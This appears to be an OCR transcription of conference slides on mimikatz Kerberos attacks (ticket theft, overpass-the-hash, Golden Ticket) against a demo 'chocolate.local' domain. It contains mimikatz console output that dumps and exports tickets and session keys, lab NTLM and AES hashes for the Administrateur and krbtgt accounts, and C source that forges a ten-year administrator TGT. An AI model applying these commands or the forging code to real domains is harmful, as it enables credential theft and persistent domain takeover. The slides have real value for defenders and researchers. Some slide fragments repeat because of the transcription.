
- **TGS** theft – *access to a service on a server for 10h (can vary)*



Start/End/MaxRenew
cifs/serveur @ chocolate.local
Administrateur @ chocolate.local
Session key + metadata

SID : S-1-5-21-a-b-c
User RID : 500 (Administrateur)
Groups RID : 520,512,519,518,572
(Admins du domaine, entreprise, …)
Dernier changmt. 04/02/2014 23:21:07
Expire Jamais
Modifiable 05/02/2014 23:21:07

- **TGT** theft – *full identity of one user for 10h (can vary)*



Start/End/MaxRenew
krbtgt / chocolate.local
Administrateur @ chocolate.local
Session key + metadata

SID : S-1-5-21-a-b-c
User RID : 500 (Administrateur)
Groups RID : 520,512,519,518,572
(Admins du domaine, entreprise, …)
Dernier changmt. 04/02/2014 23:21:07
Expire Jamais
Modifiable 05/02/2014 23:21:07


Start/End/MaxRenew
cifs/serveur @ chocolate.local
Administrateur @ chocolate.local
Session key + metadata

SID : S-1-5-21-a-b-c
User RID : 500 (Administrateur)
Groups RID : 520,512,519,518,572
(Admins du domaine, entreprise, …)
Dernier changmt. 04/02/2014 23:21:07
Expire Jamais
Modifiable 05/02/2014 23:21:07

# mimikatz :: **kerberos**

## overpass-the-hash

- **eKey** theft – *full identity of one user for password lifetime on the domain*



① **AS-REQ**
I would like a ticket for
'**Administrateur**' on
the domain '**chocolate**'

| username | ntlm |
|---|---|
| Administrateur | cc36cf7a8514893efccd332446158b1a |

Start/End/MaxRenew
**krbtgt / chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

Start/End/MaxRenew
**krbtgt / chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

SID : **S-1-5-21-a-b-c**
User RID : **500** (Administrateur)
Groups RID : **520,512,519,518,572**
(Admins du domaine, entreprise, …)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

② **AS-REP**
Here is a **TGT** ticket for
'**Administrateur**' on
the domain '**chocolate**'

Start/End/MaxRenew
**cifs/serveur @ chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

SID : **S-1-5-21-a-b-c**
User RID : **500** (Administrateur)
Groups RID : **520,512,519,518,572**
(Admins du domaine, entreprise, …)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

Start/End/MaxRenew
**cifs/serveur @ chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

SID : **S-1-5-21-a-b-c**
User RID : **500** (Administrateur)
Groups RID : **520,512,519,518,572**
(Admins du domaine, entreprise, …)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

# mimikatz :: **kerberos**

## overpass-the-hash


- wait? I can obtain a Kerberos ticket with a NTLM hash? Like in “pass-the-hash”?
  - Only a hash ?
  - *Yeah, you can =)*

- So what is that?
  - Preauth & first data are encrypted with user key, but what is that key ?
  - For RC4, the key is the NTLM hash!

```
Domain : CHOCOLATE / S-1-5-21-130452501-2365100805-3685010670

RID  : 000001f4 (500)
User : Administrateur

 * Primary
    LM   :
    NTLM : cc36cf7a8514893efccd332446158b1a

 * Kerberos
    Default Salt : CHOCOLATE.LOCALAdministrateur
    Credentials
      des_cbc_md5       : f8fd987fa7153185

 * Kerberos-Newer-Keys
    Default Salt : CHOCOLATE.LOCALAdministrateur
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
      aes128_hmac       (4096) : 8451bb37aa6d7ce3d2a5c2d24d317af3
      des_cbc_md5       (4096) : f8fd987fa7153185
```

# mimikatz :: **kerberos**

## *demo !* - sekurlsa::tickets



```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar 10 2014 01:53:18)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /exports

Authentication Id : 0 ; 145013 (00000000:00023675)
Session           : Interactive from 1
User Name         : Administrateur
Domain            : CHOCOLATE

        Tickets group 0
         [00000000]
           Start/End/MaxRenew: 11/03/2014 23:07:23 ; 12/03/2014 09:07:21 ; 18/03/2014 23:07:21
           Service Name  (02) : ldap ; srvcharly.chocolate.local ; @ CHOCOLATE.LOCAL
           Target Name   (02) : ldap ; srvcharly.chocolate.local ; @ CHOCOLATE.LOCAL
           Client Name   (01) : Administrateur ; @ CHOCOLATE.LOCAL
           Flags 40a50000     : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key   (12) : 9c ca 8a 39 0c f3 d4 df bf 1e c9 03 97 c3 f1 f0 dd 43 2c 25 6d 22 83 1c 32 4c d5 a5 69 bb
 db 8b
           Ticket   (03 - 12) : [...]
           * Saved to file [0;23675]-0-0-40a50000-Administrateur@ldap-srvcharly.chocolate.local.kirbi !

         [00000001]
           Start/End/MaxRenew: 11/03/2014 23:07:22 ; 12/03/2014 09:07:21 ; 18/03/2014 23:07:21
           Service Name  (02) : LDAP ; srvcharly.chocolate.local ; chocolate.local ; @ CHOCOLATE.LOCAL
           Target Name   (02) : LDAP ; srvcharly.chocolate.local ; chocolate.local ; @ CHOCOLATE.LOCAL
           Client Name   (01) : Administrateur ; @ CHOCOLATE.LOCAL ( CHOCOLATE.LOCAL )
           Flags 40a50000     : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key   (12) : ca 71 87 78 63 ff 8d 8e bf 97 c2 f7 67 a5 89 3d 4e b9 08 dc dc d6 60 42 b8 c3 27 67 51 4c
 60 b3
           Ticket   (03 - 12) : [...]
           * Saved to file [0;23675]-0-1-40a50000-Administrateur@LDAP-srvcharly.chocolate.local.kirbi !


        Tickets group 1
```

# mimikatz :: **kerberos**

## Golden Ticket

- **TGT** are <u>limited to 10 hours</u> and can be <u>renewed</u>
  - *configurable time*

- **TGT** are nothing more than **TGS** for a service named '**krbtgt**' for all **KDC** in a domain

- For that, **they're encrypted with a common key for each KDC.** With **RC4**, the **NTLM** hash of the fictive account '**krbtgt**' (or AES)

```
Nom d'utilisateur       krbtgt
Commentaire Compte de service du centre de distribution de clés
Compte : actif          Non
```

- I don't really know why, but this key is "never" renewed (*only when migrating to >= 2008 functional level domain*)
  - However, using the passwords history (2) of this account, a full renew can be done in two moves.


- What could we do with a permanent key, which allow creating TGT ?

| rid | username | type | key |
|---|---|---|---|
| 502 | krbtgt | rc4 | 310b643c5316c8c3c70a10cfb17e2e31 |
| | | aes128 | Da3128afc899a298b72d365bd753dbfb |
| | | aes256 | 15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42 |

# mimikatz :: **kerberos**

## Golden Ticket – TGT **Create** (extract)


- Client name : **`Administrateur`**
- Service name : **`krbtgt/chocolate.local`**
- Validity
  - Start Time **`09/07/2014 10:25:00`**
  - End Time **`09/07/2024 10:25:00`**
- …
- Authorization data Microsoft (PAC)
  - Username : **`Administrateur`**
  - Domain SID
    - `S-1-5-21-130452501-2365100805-3685010670`
  - User ID
    - `500` *`Administrateur`*
  - Groups ID
    - `512` *`Admins du domaine`*
    - `519` *`Administrateurs de l'entreprise`*
    - `518` *`Administrateurs du schéma`*
    - …
  - …



| rid | username | ntlm |
|---|---|---|
| 502 | krbtgt | 310b643c5316c8c3c70a10cfb17e2e31 |

# mimikatz :: **kerberos**

## *demo !* - kerberos::golden



```c
PDIRTY_ASN1_SEQUENCE_EASY kuhl_m_kerberos_golden_data(LPCWSTR username, LPCWSTR domainname, PISID sid, LPCBYTE krbtgt)
{
	NTSTATUS status;
	PDIRTY_ASN1_SEQUENCE_EASY App_EncTicketPart, App_KrbCred = NULL;
	KIWI_KERBEROS_TICKET ticket = {0};
	KERB_VALIDATION_INFO validationInfo = {0};
	SYSTEMTIME st;
	PPACTYPE pacType; DWORD pacTypeSize;
	GROUP_MEMBERSHIP groups[] = {{513, DEFAULT_GROUP_ATTRIBUTES}, {512, DEFAULT_GROUP_ATTRIBUTES}, {520, DEFAULT_GROUP_ATTRIBUTES}, {518, DEFAULT_GROUP_ATTRIBUTES}, {519, DEFAULT_GROUP_ATTRIBUTES},};
	ULONG userid = 500;

	GetSystemTime(&st); st.wMilliseconds = 0;

	if(ticket.ClientName = (PKERB_EXTERNAL_NAME) LocalAlloc(LPTR, sizeof(KERB_EXTERNAL_NAME) /* 1 UNICODE into */))
	{
		ticket.ClientName->NameCount = 1;
		ticket.ClientName->NameType = KRB_NT_PRINCIPAL;
		RtlInitUnicodeString(&ticket.ClientName->Names[0], username);
	}
	if(ticket.ServiceName = (PKERB_EXTERNAL_NAME) LocalAlloc(LPTR, sizeof(KERB_EXTERNAL_NAME) /* 1 UNICODE into */+ sizeof(UNICODE_STRING)))
	{
		ticket.ServiceName->NameCount = 2;
		ticket.ServiceName->NameType = KRB_NT_SRV_INST;
		RtlInitUnicodeString(&ticket.ServiceName->Names[0], L"krbtgt");
		RtlInitUnicodeString(&ticket.ServiceName->Names[1], domainname);
	}
	ticket.DomainName = ticket.TargetDomainName = ticket.AltTargetDomainName = ticket.ServiceName->Names[1];

	ticket.TicketFlags = KERB_TICKET_FLAGS_initial | KERB_TICKET_FLAGS_pre_authent | KERB_TICKET_FLAGS_renewable | KERB_TICKET_FLAGS_forwardable;
	ticket.TicketKvno = 2; // windows does not care about it...
	ticket.TicketEncType = ticket.KeyType = KERB_ETYPE_RC4_HMAC_NT;
	ticket.Key.Length = 16;
	if(ticket.Key.Value = (PUCHAR) LocalAlloc(LPTR, ticket.Key.Length))
		RtlGenRandom(ticket.Key.Value, ticket.Key.Length);

	SystemTimeToFileTime(&st, &ticket.StartTime);
	st.wYear += 10;
	SystemTimeToFileTime(&st, &ticket.EndTime);
	st.wYear += 10; // just for lulz
	SystemTimeToFileTime(&st, &ticket.RenewUntil);

	validationInfo.LogonTime = ticket.StartTime;
	KIWI_NEVERTIME(&validationInfo.LogoffTime);
	KIWI_NEVERTIME(&validationInfo.KickOffTime);
	KIWI_NEVERTIME(&validationInfo.PasswordLastSet);
